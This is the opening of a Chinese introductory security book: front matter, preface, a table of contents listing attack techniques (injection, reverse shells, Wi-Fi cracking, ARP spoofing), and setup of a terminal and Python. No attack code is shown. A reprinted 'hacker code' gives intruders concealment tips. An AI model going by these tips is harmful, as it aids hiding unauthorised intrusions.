11 招玩转网络安全——用 Python，更安全

電子工業出版社
Publishing House of Electronics Industry
北京 • BEIJING

VISIT…

内 容 简 介

本书是一本黑客技术的入门实战书籍，从最初的工具选择，一直到最后的攻击演示，由浅入深地引导读者全面系统地掌握网络安全防范技术，借助 Python 打造更安全的网络。

本书分为 11 章，提供了互联网和局域网中 30 余种网络攻击的攻击方式和防范秘籍，利用 Python 工具和脚本让网络更安全。这 30 余种方法，包括 SQL 注入、内网攻击、木马潜伏、漏洞监测等，笔者按照攻击手法将其分为 11 类，每种手法从概念、原理、工具、防范秘籍等方向进行了阐述，是一本所有公司都该入手的网络安全防范入门书。

本书内容丰富，选取了典型的示例，实用性强，适合网络入门者和对 Python 语言有初步了解的读者阅读。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

11 招玩转网络安全：用 Python，更安全 / hstking 编著. —北京：电子工业出版社，2018.5
ISBN 978-7-121-34108-3

Ⅰ. ①1… Ⅱ. ①h… Ⅲ. ①计算机网络－网络安全 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2018）第 082194 号

责任编辑：董　英
印　　刷：
装　　订：
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编：100036
开　　本：787×980　1/16　印张：21　字数：370 千字
版　　次：2018 年 5 月第 1 版
印　　次：2018 年 5 月第 1 次印刷
定　　价：69.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888，88258888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式：（010）51260888-819，faq@phei.com.cn。

前　言

网络技术飞速发展，现在人类已经无法完全离开网络，也无法再忽视网络安全这个问题。我们可以不做黑客，但我们不能不了解如何去防范黑客。

就技术而言，没有什么好坏正邪之分。心思不正的人可以通过黑客技术谋利并满足其私欲，而心思纯正者可以学习网络技术，防黑客于服务器之外，并助人为乐。

网络技术发展非常快，也许今天的黑客技术下周就已经过时了，这是反黑客技术的胜利，但网络技术原理不会过时。也许针对同一漏洞的所有黑客手段都利用了一个原理（最典型的就是 SQL 注入），不同的技术方法只是对同一个原理的不同利用。

网络技术应用广泛，从个人到企业，从学生到工程师……每个人都需要对网络技术有所了解。不一定非得成为专家，但对网络技术原理有所了解才能有效地抵御黑客的攻击。即使一时无法抵御也能大概理解攻击原理，有的放矢地找到抵御方法。

本书共 11 章，前面的 9 章着重介绍了网络工具的选择和互联网攻击原理及过程；后面两章介绍了局域网的攻击。在互联网攻击的示例中选取了网络中流行的靶机 DVWA 进行演示，详细地演示了攻击的过程并阐述了攻击原理。在本书的局域网攻击演示中，使用了常用的软件及简单的方法让读者对网络技术有所了解，对黑客攻击有所防范。

本书的写作特点

◎　**降低网络防范黑客的入门门槛，适合所有中小企业和传统企业**

为了便于读者理解本书的内容，笔者尽可能选择应用广泛的软件，以网络小白的视角，使用很少的步骤来达到目的。全书内容做到尽可能简单且通俗易懂。

◎ **罗列常见的攻击手段和防范方法，让网站管理人员都具备基本的保护能力**

通过简单的实例，详细地说明黑客攻击的原理及过程，让黑客小白学会基本的工具使用，全书包括暴力破解、SQL 注入、命令注入、上传木马、Web 攻击、漏洞检测、潜伏、无线破解、内网攻击等常见的攻防技术。

◎ **Python 编程的简单实现，让网络运维变得更简单**

Python 语言成为目前非常流行的语言，不仅流通广泛，还提供了一大批可用的工具、代码等来对网络进行安全管理，这就使得网络管理人员更容易上手实战。

◎ **各种黑客工具的理论和原理解剖，让人知其然更知道防范于未来**

如果只会简单的工具使用，不知道黑客的攻击原理，我们就只能防守。为了更好地防范网络攻击，本书对黑客原理的介绍也不惜笔墨，力图让读者举一反三，维护起网络来事半功倍。

◎ **涉及互联网和局域网，让企业级网管工作更轻松**

在信息化的社会下，企业对互联网和局域网的使用已经渗透到了方方面面，连打印也都是在局域网内实现的，这个时候我们更应该关注网络的安全。本书的技术点不仅包括互联网这种大方向上的攻防，也包括局域网内的各种安全防范技术。

◎ **涵盖 Linux&Windows 的知识点**

全书尽量使用 Linux&Windows 通用的网络攻防软件，让读者无须为操作系统的转换分心。

本书面向的读者

◎ Python 入门读者，可以拿来练手

◎ 网管，可以用来维护网络安全

◎ 初级黑客，可以掌握各种网络攻防工具的使用

◎　培训学校，可以作为网络安全课程的专用教材

◎　网站运维人员，可以加强网络基础建设的安全防范

◎　网页开发人员和服务器开发人员，可以学会基础的安全网站的搭建知识

◎　其他维护人员，可以学习网络安全基础的防范知识

严正声明

本书所讨论的技术仅用于研究学习，旨在更大限度地唤醒大家的信息安全意识，提高信息安全防护技能，严禁用于非法活动。任何个人、团体、组织不得将其用于非法目的，违法犯罪必将受到法律的严厉制裁。《中华人民共和国刑法》关于信息安全的条例有第二百五十三条之一、第二百八十五条、第二百八十六条和第二百八十七条，任何个人、团体、组织都应严格遵守这些条例。

读者服务

轻松注册成为博文视点社区用户（www.broadview.com.cn），扫码直达本书页面。

◎　**提交勘误**：您对书中内容的修改意见可在 提交勘误 处提交，若被采纳，将获赠博文视点社区积分（在您购买电子书时，积分可用来抵扣相应金额）。

◎　**交流互动**：在页面下方 读者评论 处留下您的疑问或观点，与我们和其他读者一同学习交流。

页面入口：http://www.broadview.com.cn/34108

目　录

第 1 招　搭建 Python 防范环境 ····· 1

1.1　认识黑客 ····· 1
1.1.1　黑客的定义 ····· 1
1.1.2　黑客守则 ····· 2
1.2　基本工具 ····· 3
1.2.1　操作系统 ····· 3
1.2.2　安装 ConEmu ····· 4
1.2.3　安装 Python ····· 8
1.2.4　安装 Git ····· 16
1.3　安装虚拟机 ····· 21
1.3.1　下载 VMware ····· 21
1.3.2　Windows 下安装 VMware Workstation ····· 23
1.3.3　Linux 下安装 VMware Workstation ····· 24
1.4　安装 Docker ····· 28
1.4.1　下载 Docker For Docker ····· 29
1.4.2　Windows 下安装设置 Docker ····· 31
1.4.3　Linux 下安装设置 Docker ····· 35
1.4.4　Docker 使用 ····· 37
1.4.5　取消 Docker 服务 ····· 43
1.5　防范总结 ····· 45

第 2 招　扫描漏洞 ····· 46

2.1　系统扫描工具 ····· 46
2.1.1　系统漏洞 ····· 46
2.1.2　系统扫描 ····· 47
2.1.3　工具选择 ····· 47
2.2　Nexpose 安装 ····· 48
2.2.1　下载 Nexpose ····· 48
2.2.2　Windows 下安装 Nexpose ····· 51
2.2.3　Linux 下安装 Nexpose ····· 55
2.3　Nexpose 扫描 ····· 56
2.3.1　激活 Nexpose ····· 56
2.3.2　准备靶机 ····· 60
2.3.3　系统扫描 ····· 66
2.3.4　漏洞利用 ····· 70
2.3.5　系统扫描防范秘籍 ····· 77
2.4　防范总结 ····· 81

第 3 招　暴力破解的秘密 ····· 82

3.1　Web 暴力破解 ····· 82
3.1.1　准备靶机 DVWA ····· 82
3.1.2　软件准备——Burp Suite ····· 92
3.1.3　Low 级别的暴力破解 ····· 96
3.1.4　Medium 级别的暴力破解 ····· 105
3.1.5　High 级别的暴力破解 ····· 107
3.1.6　Web 暴力破解防范秘籍 ····· 114
3.2　端口暴力破解 ····· 115
3.2.1　Nmap 扫描器 ····· 115

3.2.2 暴力破解工具 Hydra ····· 128
3.2.3 软件准备——Nmap ····· 130
3.2.4 软件准备——Hydra ····· 133
3.2.5 准备靶机 ····· 135
3.2.6 数据库的暴力破解 ····· 136
3.2.7 HTTP 的暴力破解 ····· 138
3.2.8 端口爆破防范秘籍 ····· 140
3.3 E-mail 暴力破解 ····· 141
3.3.1 Hydra 破解邮箱 ····· 142
3.3.2 Python 破解邮箱 ····· 142
3.3.3 邮箱爆破防范秘籍 ····· 147
3.4 防范总结 ····· 147

第 4 招 防 SQL 注入 ····· 148

4.1 SQL 准备 ····· 148
4.1.1 准备 MySQL 的 Windows 客户端 ····· 149
4.1.2 准备 MySQL 的 Linux 客户端 ····· 152
4.1.3 通过客户端连接服务器 ····· 153
4.2 SQL 语句 ····· 155
4.2.1 创建数据库和表 ····· 155
4.2.2 添加、修改、查询数据 ····· 158
4.2.3 删除表和数据库 ····· 160
4.3 DVWA SQL 注入 ····· 162
4.3.1 Low 级别注入 ····· 162
4.3.2 Medium 级别注入 ····· 169
4.3.3 High 级别注入 ····· 174
4.4 使用工具注入 ····· 176
4.4.1 SQL 注入工具选择 ····· 176

4.4.2 Sqlmap 下载安装 …… 177
4.4.3 Sqlmap 参数 …… 179
4.4.4 Sqlmap 注入——Low 级别 …… 182
4.4.5 Sqlmap 注入——Medium 级别 …… 187
4.4.6 Sqlmap 注入——High 级别 …… 188
4.4.7 Sqlmap 之 tamper …… 188
4.4.8 Sqlmap 防范秘籍 …… 189
4.5 防范总结 …… 190

第 5 招 防命令注入 …… 191

5.1 DVWA 命令注入 …… 191
5.1.1 Low 级别注入 …… 191
5.1.2 Medium 级别注入 …… 193
5.1.3 High 级别注入 …… 195
5.1.4 命令注入防范秘籍 …… 196
5.2 防范总结 …… 197

第 6 招 看清文件上传木马 …… 198

6.1 木马 …… 198
6.1.1 最简单的木马 …… 198
6.1.2 小马变形 …… 199
6.1.3 大马 …… 200
6.1.4 木马连接工具 …… 200
6.2 DVWA 上传 …… 201
6.2.1 Low 级别上传 …… 202
6.2.2 Medium 级别上传 …… 203
6.2.3 High 级别上传 …… 209

6.2.4 上传木马防范秘籍 ····· 212
6.3 防范总结 ····· 213
第 7 招 看清 Web 攻击 ····· 214
7.1 非特定目标 ····· 214
7.1.1 寻找注入点 ····· 214
7.1.2 Sqlmap 注入 ····· 217
7.1.3 寻找后台 ····· 220
7.1.4 钟馗之眼——ZoomEye ····· 221
7.2 特定目标 ····· 223
7.2.1 Nmap 扫描 ····· 224
7.2.2 搜索公开漏洞 ····· 225
7.2.3 社工库 ····· 225
7.2.4 防范秘籍 ····· 226
7.3 防范总结 ····· 227
第 8 招 利用 Python 监测漏洞 ····· 228
8.1 Heart Bleed 漏洞 ····· 228
8.1.1 Heart Bleed 漏洞简介 ····· 228
8.1.2 创建靶机 ····· 229
8.1.3 测试靶机 ····· 231
8.1.4 Heart Bleed 漏洞防范秘籍 ····· 233
8.2 Struts 2 远程代码执行漏洞 ····· 235
8.2.1 漏洞简介 ····· 235
8.2.2 创建靶机 ····· 236
8.2.3 测试靶机 ····· 237
8.2.4 Struts2 防范秘籍 ····· 238

8.3　防范总结 ····· 239

第 9 招　潜伏与 Python 反向连接 ····· 240

9.1　清理网络脚印 ····· 240
9.1.1　IP 追踪原理 ····· 240
9.1.2　Tor 下载——Windows 版 ····· 241
9.1.3　Tor 下载——Linux 版 ····· 242
9.1.4　Tor 安装配置——Linux 版 ····· 243
9.1.5　Tor 安装配置——Windows 版 ····· 248
9.1.6　Tor 防范秘籍 ····· 252
9.2　反向连接——Netcat ····· 253
9.2.1　Windows 服务器的反向连接 ····· 253
9.2.2　Linux 服务器的反向连接 ····· 258
9.2.3　反向连接使用技巧 ····· 264
9.2.4　反向连接防范秘籍 ····· 265
9.3　防范总结 ····· 265

第 10 招　无线破解 ····· 266

10.1　准备工具 ····· 266
10.1.1　硬件准备 ····· 266
10.1.2　软件准备 ····· 267
10.2　aircrack-ng 破解 ····· 267
10.2.1　aircrack-ng 说明 ····· 268
10.2.2　WEP 破解 ····· 270
10.2.3　WPA 破解 ····· 278
10.2.4　aircrack-ng 防范秘籍 ····· 284
10.3　pin 码破解 ····· 286

10.3.1 Reaver 破解原理 286
10.3.2 Reaver 破解 287
10.3.3 pin 码防范秘籍 290
10.4 防范总结 291

第 11 招 内网攻击 292

11.1 嗅探原理 292
11.1.1 数据分发 292
11.1.2 嗅探位置 294
11.1.3 嗅探软件 296
11.1.4 开始嗅探 300
11.2 ARP 欺骗 304
11.2.1 ARP 欺骗原理 304
11.2.2 ARP 欺骗软件 305
11.2.3 安装 Cain 305
11.2.4 Cain 欺骗、嗅探 305
11.3 中间人攻击 312
11.3.1 会话劫持原理 312
11.3.2 获取会话 Cookies 313
11.3.3 注意事项 319
11.3.4 中间人攻击防范秘籍 319
11.4 防范总结 324

第 1 招

搭建 Python 防范环境

黑客，在一般人的印象中都很神秘。他们在网络中攻无不克、战无不胜，似乎无所不能。实际上黑客并没有那么神通广大，黑客技术也没那么复杂，即使是一个网络小白，如果按照科学的方法也可以成为一名合格的黑客。下面就跟随笔者一步步开启各位的黑客之旅吧。

1.1 认识黑客

说到了黑客，那就必须先了解什么是黑客？黑客应该做什么？黑客不应该做什么？个人认为，了解这些甚至比学习黑客技术更为重要。

1.1.1 黑客的定义

黑客，原意是指热爱技术、崇尚新技术而又不断创造新技术的人。他们也许是程序员，也许是网络管理员，也许是热爱 DIY 的硬件达人。但他们都有一个共同点，他们热衷于推陈出新，有自己的思想和准则，并不会随意破坏他人的系统，而是热心帮助他人更好、更

安全地维护系统。

随着网络日益发达，学习技术变得越来越容易。虽然还有人愿意尊重黑客精神，并遵守黑客准则，但还是有更多的人肆意妄为，无所顾忌地破坏他人的系统，使黑客这一褒义词渐渐地变成了贬义词。本书的目的并不是告诉读者如何去破坏一个系统，而是让读者重视系统安全，了解黑客一般的攻击方法，更好地防黑客于系统之外。

1.1.2 黑客守则

黑客守则的版本很多，但都大同小异。这里选择条目最多的一个版本。毕竟越守规矩的人才会越安全。

（1）不恶意破坏任何系统。恶意破坏他人的软件将承担法律责任。如果你只是使用电脑，那也为非法使用。

注意：千万不要破坏别人的文件或数据。

（2）不修改任何系统文件，如果你是为了要进入系统而修改它，请在达到目的后将它还原。

（3）不要轻易地将你要 Hack 的站点告诉你不信任的朋友。

（4）不要在论坛上谈论关于你 Hack 的任何事情。

（5）在 Post 文章的时候不要使用真名。

（6）入侵期间，不要随意离开你的电脑。

（7）不要入侵或攻击电信或政府机关的主机。

（8）不在电话中谈论关于你 Hack 的任何事情。

（9）将你的笔记放在安全的地方。

（10）读遍有关系统安全或系统漏洞的文件。

（11）已侵入电脑中的账号不得删除或修改。

（12）不将你已破解的账号分享给你的朋友。

（13）不会编程的黑客不是好黑客。

（14）黑客不同于盗。

（15）不遵守法则的黑客必将受到谴责。

遵守这些守则，并不只是为了避免伤害别人，更重要的是为了保护自己。当脑中有什么不好想法的时候，请自行搜索破坏计算机信息罪，仔细参考，认真去权衡那样做是否值得。

1.2　基本工具

作为一名黑客，顺手的工具是必不可少的。专业的工具暂且放到一边，先来挑选最基本的工具。本书中挑选工具的原则有两点：

◎　首先是发行版本比较新的，比较稳定的，可持续更新的，功能比较单一的软件（个人认为功能单一的软件会比提供很多功能的软件更出色）。

◎　其次会选择能够在各个操作平台通用的软件。

◎　最后尽可能地选择自由软件、免费软件和无须安装的绿色软件。

1.2.1　操作系统

目前主流的三大操作系统 Windows、Linux、Mac OS 可以作为黑客平台，配置使用都非常方便。Android 稍加配置也可以（iOS 稍微复杂一点）。本书主要讲解 PC 端，在此仅以 Windows 和 Linux 系统为例。前者是因为使用的人数最多，后者是因为可供使用的软件最多。

Windows 的选项比较少，只有 Windows 7 和 Windows 10（Windows XP 版本太旧）。

最终选择 Windows 10 的理由是版本比较新、功能比较多。Docker 在 Windows 10 上使用更加方便。

Linux 可供选择的版本很多。Linux 中大名鼎鼎的 Kali Linux 当然是最方便的，所有软件都已经安装好了，但 Kali Linux 中安装的软件实在是太多了，简直让人无所适从，所以选择放弃。Ubuntu 做桌面是一个很好的选择，它大量地使用了新技术、新版本的软件，可这里最需要的是稳定，所以也放弃。Fedora、CentOS、RHEL 做服务器很不错，问题是现在不是要做专门的服务器，放弃。Gentoo、LFS 的强大无可置疑，可从使用方便上来说……放弃。还有 SUSE……放弃。

最后的选择是 Debian 8。它强大、稳定、方便、干净，不管是做服务器还是做桌面都能胜任。你可以自己一个个地安装合适的工具，亲手打造一部黑客利器。

1.2.2 安装 ConEmu

作为一名黑客，不使用终端简直是不可思议的。太多的软件、太多的命令都需要在终端中完成。Linux Gnome 的终端做得已经很好了，而 Windows 自带的 Cmd 和 Powershell 则略显不足。这里要为 Windows 10 选择一款合适的终端。

Windows 下的终端软件很多，实际上最合适做黑客的终端莫过于 PentestBox。它不仅仅是一款强大的终端应用，而且还包含了很多黑客软件，其中就包含了最常用的 Metasploit 框架。PentestBox 使用起来虽然方便，却少了 DIY 的乐趣和成就感。最终只选择了 PentestBox 中使用的终端 ConEmu。以后再慢慢地添加其他的黑客软件，做出一个合手的简配版 PentestBox，亲手打造自己的黑客工具。

ConEmu 本身就是一款强大的终端。它默认将 Windows 自带的 Cmd 和 Powershell 整合到了一起，稍加熟悉其功能后，就可以配置出非常强大的终端工具。

1．下载 ConEmu

ConEmu 的官网是 http://conemu.github.io。进入 ConEmu 的官网后，单击 Download 图标，直接进入下载页面，如图 1-1 所示。

图 1-1　ConEmu 官网

进入下载页面，挑选合适的版本下载即可，如图 1-2 所示。



图 1-2　下载 ConEmu

建议选择稳定的免安装版。预览版本也许会有惊喜，可工具不是越强大越好，而是越

稳定越好。

2．安装 ConEmu

下载完成后，直接将下载得到的压缩文件解压到指定目录中就可以了，如图 1-3 所示。



图 1-3　解压 ConEmu 到目录

解压后得到了两个执行文件，分别是 ConEmu.exe 和 ConEmu64.exe。很明显，使用 32 位系统的执行 ConEmu.exe，使用 64 位系统的执行 ConEmu64.exe。现在双击 ConEmu64.exe 就可以使用了。稍加配置，效果会更好。

3．配置 ConEmu

在使用 Linux Bash 时，有个十分优秀的功能命令自动补齐。在终端中输入命令的前几个字母，单击 Tab 键就会显示出与之相配的命令。ConEmu 和它强烈推荐的插件 Clink 配合后功能上比 Linux Terminal 有过之而无不及。

打开 ConEmu 目录下的 ConEmu\clink\Readme.txt 文件，如图 1-4 所示。

按照 ReadMe 的提示，在 http://mridgers.github.io/clink/下载 clink 的 Portable 版本，目

前最新版本是 Clink_0.4.8.zip，并将压缩文件解压后，将所有文件都复制到 ConEmu/ConEmu/clink 目录下，如图 1-5 所示。



图 1-4　Clink ReadMe

clink
文件
主页
共享
查看
此电脑 › 本地磁盘 (D:) › HackTools › ConEmu › ConEmu › clink
名称
修改日期
类型
大小
CHANGES 2016/7/14 4:20 文件 9 KB
clink.bat 2016/7/14 4:20 Windows 批处理... 3 KB
clink.html 2016/7/14 4:21 Chrome HTML D... 55 KB
clink.lua 2016/7/14 4:21 LUA 文件 110 KB
clink_dll_x64.dll 2016/7/14 4:20 应用程序扩展 540 KB
clink_dll_x86.dll 2016/7/14 4:20 应用程序扩展 526 KB
clink_inputrc_base 2016/7/14 4:20 文件 3 KB
clink_x64.exe 2016/7/14 4:20 应用程序 134 KB
clink_x86.exe 2016/7/14 4:20 应用程序 120 KB
LICENSE 2016/7/14 4:20 文件 35 KB
Readme.txt 2016/1/18 20:03 文本文档 1 KB

图 1-5　载入 Clink

ConEmu 默认载入 Clink，将 Clink 文件复制到 ConEmu 的目录下，无须设置，即可使用。双击 ConEmu64.exe，执行 ConEmu，如图 1-6 所示。



图 1-6　ConEmu&Clink 执行效果

显示已经载入 Clink，命令补齐功能正常。暂时只添加 ConEmu 默认的 Clink，以后还可以添加其他的软件，集成到 ConEmu 中，将它打造成一款量身定做的黑客工具。

1.2.3　安装 Python

如今在脚本语言中 Python 可谓是火得一塌糊涂，互联网中处处可见 Python 的身影，许多黑客自编的程序都是用 Python 语言来编写的。如果只是要实现某个功能，在对执行效率要求不那么高的情况下（如果非常注重效率问题，C 语言才是效率之王，只要能忍受一遍又一遍重复的造轮子），Python 就是最佳的选择。Python 标准库基本上可以应付绝大多数的情况。即使有什么特殊的要求，在它庞大的第三方库中也能找到合适的方法。

Python 分为 Python 2 和 Python 3。很遗憾的是 Python 3 并不是 Python 2 的 Plus 版本。它们之间略有区别，并不能直接互相通用。Python 2 的优势在于使用的人数较多，已经形成了成熟的生态系统，很多强大的 Python 框架使用的都是 Python 2，框架使用的第三方库也是用的 Python 2，整体升级到 Python 3 暂时还有困难。而 Python 3 却代表着 Python 的发展方向，目前使用的人数虽少，但潜力巨大。那么，别再权衡，都装上吧。

Debian 8 默认安装了 Python 2 和 Python 3。所以只需要在 Windows 下安装 Python 2

和 Python 3 就可以了。Python 的官网是 https://www.python.org，上面有详细的说明和示例，英语不错的可以自行参考。英语不好的也没关系，Python 在国内已经流行很多年了，专门讲解 Python 的网站也不少，可以自行搜索学习。强烈建议学好 Python 语言，熟练使用 Python 会使黑客之路顺畅很多。

1．Python 2 安装配置

Python 2 的最新版本是 Python2.7.13。在官网的下载地址是 https://www.python.org/downloads/release/ python-2713/。选择与系统符合的版本下载软件，如图 1-7 所示。



图 1-7　下载 Python 2.7

（1）双击下载得到的 Python 2 安装程序，如图 1-8 所示。

（2）单击 Next 按钮，进入下一步，如图 1-9 所示。

图 1-8　安装 Python 2.7



图 1-9　选择 Python 2.7 的安装路径

（3）选择 Python 2.7 的安装路径，单击 Next 按钮，进入下一步，如图 1-10 所示。

图 1-10　系统路径

注意：不要将 Python 2 加入系统路径。

（4）单击 Next 进入下一步。安装程序开始复制文件到系统，稍等一会安装完成。

2．Python 3 安装配置

Python 3 的最新版本是 Python 3.6.0。在官网的下载地址是 https://www.python.org/downloads/release/python-360/。选择与系统符合的版本下载软件，如图 1-11 所示。

Version	Operating System	Description	MD5 Sum
Gzipped source tarball	Source release		3f7062ccf8be76491884d0e47ac8b251
XZ compressed source tarball	Source release		82b143ebbf4514d7e05876bed7a6b1f5
Mac OS X 64-bit/32-bit installer	Mac OS X	for Mac OS X 10.6 and later	72acb0175e7622dec7e1b160a43b8c42
Windows help file	Windows		6a842a15ab3b4aa316c91a9779db82ec
Windows x86-64 embeddable zip file	Windows	for AMD64/EM64T/x64, not Itanium processors	0ec0caeea75bae5d2771cf619917c71f
Windows x86-64 executable installer	Windows	for AMD64/EM64T/x64, not Itanium processors	71c9d30c1110abf7f80a428970ab8ec2
Windows x86-64 web-based installer	Windows	for AMD64/EM64T/x64, not Itanium processors	25b8b6c93a098dfade3b014630f9508e
Windows x86 embeddable zip file	Windows		1adf2fb735c5000af32d42c39136727c
Windows x86 executable installer	Windows		38d9b036b25725f6acb553d4aece4db4
Windows x86 web-based installer	Windows		f71f4590be2cc5cdc43069594d4ea98d

图 1-11　下载 Python 3.6

（1）双击下载得到的 Python 3 安装文件，如图 1-12 所示。

图 1-12　安装 Python 3.6

注意：不要将 Python 3 加入系统路径。

（2）单击 Customize installation 开始安装，如图 1-13 所示。



图 1-13　选择安装项

（3）单击 Next 按钮进入下一步，修改默认安装路径，如图 1-14 所示。

